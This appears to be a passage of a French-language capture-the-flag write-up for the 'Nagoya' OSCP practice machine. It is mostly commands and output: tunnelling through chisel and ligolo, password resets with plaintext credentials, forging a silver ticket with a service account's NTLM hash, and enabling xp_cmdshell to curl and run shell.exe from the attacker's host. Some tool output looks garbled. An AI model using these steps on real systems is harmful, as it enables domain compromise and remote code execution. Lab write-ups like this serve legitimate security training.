*Evil-WinRM* PS C:\Users\Christopher.Lewis\desktop>

```

On remarque bien le port 13

```

to stop redisplaying netstat's statistics. If netstat -a isn't working
Active Connections
Proto Local Address           Foreign Address         State
TCP    0.0.0.0:80             nagoya:0                LISTENING
TCP    0.0.0.0:88             nagoya:0                LISTENING
TCP    0.0.0.0:135            nagoya:0                LISTENING
TCP    0.0.0.0:389            nagoya:0                LISTENING
TCP    0.0.0.0:445            nagoya:0                LISTENING
TCP    0.0.0.0:464            nagoya:0                LISTENING
TCP    0.0.0.0:593            nagoya:0                LISTENING
TCP    0.0.0.0:636            nagoya:0                LISTENING
TCP    0.0.0.0:1433           nagoya:0                LISTENING
TCP    0.0.0.0:1433           nagoya:0                LISTENING
TCP    0.0.0.0:1260           nagoya:0                LISTENING

```

On voit bien le port 1433 qui est le port mssql. Donc avec ligolo on va transférer le port pour se connecter sur notre machine local.

```

ligolo-ng » session
? Specify a session : 1 - NAGOYA-IND\Christopher.Lewis@nagoya - 192.168.171.21:49988 - 41b52497-d34b-4c14-ae8b-f4bdf3251360
[Agent : NAGOYA-IND\Christopher.Lewis@nagoya] »
[Agent : NAGOYA-IND\Christopher.Lewis@nagoya] » start
[Agent : NAGOYA-IND\Christopher.Lewis@nagoya] » INFO[0151] Starting tunnel to NAGOYA-IND\Christopher.Lewis@nagoya (41b52497-d34b-4c14-ae8b-f4bdf3251360)
[Agent : NAGOYA-IND\Christopher.Lewis@nagoya] »
[Agent : NAGOYA-IND\Christopher.Lewis@nagoya] » listener_add --addr 0.0.0.0:1433 --to 127.0.0.1:1433 --tcp
INFO[1109] listener 0 created on remote agent!
[Agent : NAGOYA-IND\Christopher.Lewis@nagoya] »

```

Faire le port forwarding avec chisel et pas ligolo :

```
net rpc password "Joanna.wood" "Summer2023" -U "nagoya-industries.com"/"Fiona.Clark"% "Summer2023" -S "nagoya-industries.com"
```

```
net rpc password "christopher.lewis" "Summer2023" -U "nagoya-industries.com"/"joanna.wood"% "Summer2023" -S "nagoya-industries.com"
```

Ensuite faire avec chisel prq ka chuis kao

#at kali machine

chisel server --port 445 --reverse

#at target machine

chisel.exe <serverIP:port> R:<kali port to forward to>:127.0.0.1:<local port to forward>

chisel.exe client \$KaliIP:445 R:1433:127.0.0.1:1433

```
(alice@kali) [~/Desktop/oscp/PG_PLAY/nagoya]
$ chisel server --port 8080 --reverse

2025/04/06 14:42:06 server: Reverse tunnelling enabled
2025/04/06 14:42:06 server: Fingerprint Tc4Yg*x9K550YX8XUy5uBThl0f4G3icwAikkTFNTaOQ=
2025/04/06 14:42:06 server: Listening on http://0.0.0.0:8080
2025/04/06 14:43:26 server: session#1: Client version (1.9.1) differs from server version (1.10.1)
2025/04/06 14:43:26 server: session#1: tun: proxy#R:1234=>1433: Listening
```

```
*Evil-WinRM* PS C:\Users\Christopher.Lewis\desktop> upload chisel.exe

Info: Uploading /home/alice/Desktop/oscp/PG_PLAY/nagoya/chisel.exe to C:\Users\Christopher.Lewis\desktop\chisel.exe
Data: 12008104 bytes of 12008104 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\Christopher.Lewis\desktop> ./chisel.exe client --fingerprint Tc4Yg*x9K550YX8XUy5uBThl0f4G3icwAikkTFNTaOQ= 192.168.45.157:8080 R:1234:127.0.0.1:1433
chisel.exe : 2025/04/06 05:43:28 client: Connecting to ws://192.168.45.157:8080
+ CategoryInfo          : NotSpecified: (2025/04/06 05:43:28 client: Connecting to ws://192.168.45.157:8080 R:1234:127.0.0.1:1433) [RemoteException], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
2025/04/06 05:43:28 client: Fingerprint Tc4Yg*x9K550YX8XUy5uBThl0f4G3icwAikkTFNTaOQ=2025/04/06 05:43:28 client: Connected (Latency 18.6803ms)
```

```
SQL (NAGOYA-IND\svc_mssql guest@master)> EXECUTE sp_configure 'show advanced options', 1;
ERROR(nagoya\SQLEXPRESS): Line 185: User does not have permission to perform this action.
SQL (NAGOYA-IND\svc_mssql guest@master)>
```


Bon je ne peux pas. Donc on va enfin faire l'attaque du silver ticket car svc_mssql est un compte de service.

Impersonate Administrator via Silver Ticket

impacket-ticketer -nthash @MDPENHASHNTLM -domain-sid @DOMAINSID -domain @DOMAINNAME -spn MSSQL/nagoya.nagoya-industries.com -user-id 500 Administrator

Ce qui nous donne dans notre cas :

Svc_mssql : Service1 = en hash ntlm :



impacket-ticketer -nthash E3A0168BC21CFB88B95C954A5B18F57C -domain-sid S-1-5-21-1969309164-1513403977-1686805993 -domain nagoya-industries.com -spn MSSQL/nagoya.nagoya-industries.com -user-id 500 Administrator

On récupère le SID

```

*Evil-WinRM* PS C:\Users\Christopher.Lewis\Desktop> get-addomain

AllowedDNSSuffixes      : {}
ChildDomains            : {}
ComputersContainer      : CN=Computers,DC=nagoya-industries,DC=com
DeletedObjectsContainer : CN=Deleted Objects,DC=nagoya-industries,DC=com
DistinguishedName       : DC=nagoya-industries,DC=com
DNSRoot                 : nagoya-industries.com
DomainControllersContainer : OU=Domain Controllers,DC=nagoya-industries,DC=com
DomainMode              : Windows2016Domain
DomainSID                : S-1-5-21-1909389164-1513403977-1686805993
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=nagoya-industries,DC=com
Forest                  : nagoya-industries.com
InfrastructureMaster     : nagoya.nagoya-industries.com
LastLogonReplicationInterval : [CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=nagoya-industries,DC=com]
LinkedGroupPolicyObjects : [CN=LostAndFound,DC=nagoya-industries,DC=com]
LastAndFoundContainer    : CN=LostAndFound,DC=nagoya-industries,DC=com
ManagedBy               : CN=nagoya-industries
Name                     : nagoya-industries
NetBIOSName              : NAGOYA-IND
ObjectClass               : domainDNS
ObjectGUID               : 1153c877-efaf-443b-b59f-c32c9286750e
ParentDomain              :
PDCEmulator              : nagoya.nagoya-industries.com
PublicKeyRequiredPasswordRolling : True
QuotasContainer          : CN=NTFS Quotas,DC=nagoya-industries,DC=com
ReadOnlyReplicaDirectoryServers : {}
ReplicaDirectoryServers  : {nagoya.nagoya-industries.com}
RIDMaster                : nagoya.nagoya-industries.com
SubordinateReferences    : [DC=ForestDnsZones,DC=nagoya-industries,DC=com, DC=DomainDnsZones,DC=nagoya-industries,DC=com, CN=Configuration,DC=nagoya-industries,DC=com]
SystemsContainer         : CN=System,DC=nagoya-industries,DC=com
UsersContainer            : CN=Users,DC=nagoya-industries,DC=com

```

Et le SPN

Get-ADUser -Filter {SamAccountName -eq "svc_mssql"} -Properties ServicePrincipalNames

```

*Evil-WinRM* PS C:\Users\Christopher.Lewis\Desktop> Get-ADUser -Filter {SamAccountName -eq "svc_mssql"} -Properties ServicePrincipalNames

DistinguishedName      : CN=svc_mssql,CN=Users,DC=nagoya-industries,DC=com
Enabled                : True
GivenName              : svc_mssql
Name                   : svc_mssql
ObjectClass             : user
ObjectGUID              : d77dda21-173f-4a4a-88ed-70d69481b46e
SamAccountName         : svc_mssql
ServicePrincipalNames  : MSSQL/nagoya.nagoya-industries.com
SID                    : S-1-5-21-1909389164-1513403977-1686805993-1136
Surname                :
UserPrincipalName       : svc_mssql@nagoya-industries.com

```

```

--(alice@kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$ impactet-ticket -nthash E3A0168C21CFB88095C95A5B18F57C -domain-sid S-1-5-21-1909389164-1513403977-1686805993 -d nagoya-industries.com
Impactet v0.12.0 - Copyright Fortra, LLC and its affiliated companies https://github.com/Hackplayers/impactet

[*] Creating basic skeleton ticket and PAC Infos
/usr/share/doc/python3-impactet/examples/ticket.py:141: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use datetime.datetime.now(datetime.UTC).
  aTime = timegm(datetime.datetime.utcnow().timetuple())
[*] Customizing ticket for nagoya-industries.com/Administrator
/usr/share/doc/python3-impactet/examples/ticket.py:600: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use datetime.datetime.now(datetime.UTC).
  ticketDuration = datetime.datetime.utcnow() + datetime.timedelta(hours=Int(self._options.duration))
/usr/share/doc/python3-impactet/examples/ticket.py:718: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use datetime.datetime.now(datetime.UTC).
  encTicketPart['authTime'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
/usr/share/doc/python3-impactet/examples/ticket.py:719: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use datetime.datetime.now(datetime.UTC).
  encTicketPart['startime'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
[*] PAC_LOOON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
/usr/share/doc/python3-impactet/examples/ticket.py:843: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use datetime.datetime.now(datetime.UTC).
  encRepPart['last-req'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
[*] EncTicketPart
[*] Signing/encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncTicketPart
[*] Saving ticket in Administrator.ccache

```

```

--(alice@kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$ ls
20250404200216_bloodhound.zip  berthand.tgs  chisel.exe  helpdesk.tgs  joannawood.tgs  ligolo-ng  svcssql.tgs  users
Administrator.ccache           chisel        hashtgs    lainwhite.tgs  kerberoast.txt  password  targetedKerberoast.py  winPEASx64.exe

```

```

--(alice@kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$ export KRB5CCNAME=$PWD/Administrator.ccache

```

```

--(alice@kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$ klist
Ticket cache: FILE:/home/alice/Desktop/oscp/PG PLAY/nagoya/Administrator.ccache
Default principal: Administrator@NAGOYA-INDUSTRIES.COM

Valid starting    Expires          Service principal
04/06/25 15:44:17  04/04/35 15:44:17  MSSQL/nagoya.nagoya-industries.com@NAGOYA-INDUSTRIES.COM
renew until 04/04/35 15:44:17

```

```

--(alice@kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$ sudo chmod +x /etc/krb5user.conf

--(alice@kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$ sudo nano /etc/hosts

```

```

#OSCP
192.168.120.47  alvida-eatery.org  Once ready, we can connect to MSSQL
192.168.188.198  tickets.com
192.168.188.193  mountaindesserts.com
192.168.186.210  marketingw01
127.0.0.1       nagoya.nagoya-industries.com nagoya-industries.com

```

```
EXEC xp_cmdshell "curl http://192.168.45.157/shell.exe -o C:\Users\Public\shell.exe"
```

```
PS C:\> whoami /priv
PS C:\>

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
-----
SeAssignPrimaryTokenPrivilege  Replace a process level token                Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process           Disabled
SeMachineAccountPrivilege     Add workstations to domain                  Disabled
SeChangeNotifyPrivilege      Bypass traverse checking                     Enabled
SeIncreaseVolumePrivilege     Perform volume maintenance tasks            Enabled
SeImpersonatePrivilege        Impersonate a client after authentication    Enabled
SeCreateGlobalPrivilege       Create global objects                        Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                Disabled
PS C:\>
```

```
SQL (NAGOYA-IND\Administrator dbo@master): EXECUTE sp_configure 'show advanced options', 1;
INFO(nagoya\SQLEXPRESS): Line 198: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (NAGOYA-IND\Administrator dbo@master): RECONFIGURE;
SQL (NAGOYA-IND\Administrator dbo@master): EXECUTE sp_configure 'xp_cmdshell', 1;
INFO(nagoya\SQLEXPRESS): Line 196: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (NAGOYA-IND\Administrator dbo@master): RECONFIGURE;
SQL (NAGOYA-IND\Administrator dbo@master): ' ;EXEC xp_cmdshell "curl http://192.168.45.241:8000/shell.exe -o C:\Users\Public\shell.exe"--
ERROR(nagoya\SQLEXPRESS): Line 1: Unclosed quotation mark after the character string ' ;EXEC xp_cmdshell "curl http://192.168.45.241:8000/shell.exe -o C:\Users\Public\shell.exe"--
SQL (NAGOYA-IND\Administrator dbo@master): ' ;EXEC xp_cmdshell "curl http://192.168.45.241:8000/shell.exe -o C:\Users\Public\shell.exe"--
ERROR(nagoya\SQLEXPRESS): Line 1: Unclosed quotation mark after the character string ' ;EXEC xp_cmdshell "curl http://192.168.45.241:8000/shell.exe -o C:\Users\Public\shell.exe"--
SQL (NAGOYA-IND\Administrator dbo@master): ' ;EXEC xp_cmdshell "curl http://192.168.45.157/shell.exe -o C:\Users\Public\shell.exe"--
ERROR(nagoya\SQLEXPRESS): Line 1: Unclosed quotation mark after the character string ' ;EXEC xp_cmdshell "curl http://192.168.45.157/shell.exe -o C:\Users\Public\shell.exe"--
SQL (NAGOYA-IND\Administrator dbo@master): EXEC xp_cmdshell "curl http://192.168.45.157/shell.exe -o C:\Users\Public\shell.exe"
output
-----
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100    9 100    9 0 0 242 0 --:--:-- --:--:-- --:--:-- 250
NULL
SQL (NAGOYA-IND\Administrator dbo@master): EXEC xp_cmdshell "curl http://192.168.45.157:8000/shell.exe -o C:\Users\Public\shell.exe"
output
-----
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 8192 100 8192 0 0 153k 0 --:--:-- --:--:-- --:--:-- 153k
NULL
SQL (NAGOYA-IND\Administrator dbo@master): EXEC xp_cmdshell "C:\Users\Public\shell.exe
ERROR(nagoya\SQLEXPRESS): Line 1: Unclosed quotation mark after the character string "C:\Users\Public\shell.exe
SQL (NAGOYA-IND\Administrator dbo@master): EXEC xp_cmdshell "C:\Users\Public\shell.exe"
```

```
PS C:\users\Administrator\desktop> cat email.txt
cat email.txt
Q1RGMAwTFZEMTf1kWWVhcJMuMEvZmZzZmMuY291
PS C:\users\Administrator\desktop> cat proof.txt
cat proof.txt
72bf297154504533d24e3ddded57fe7
PS C:\users\Administrator\desktop> whoami
whoami
nagoya-ind\nagoya$
PS C:\users\Administrator\desktop>
```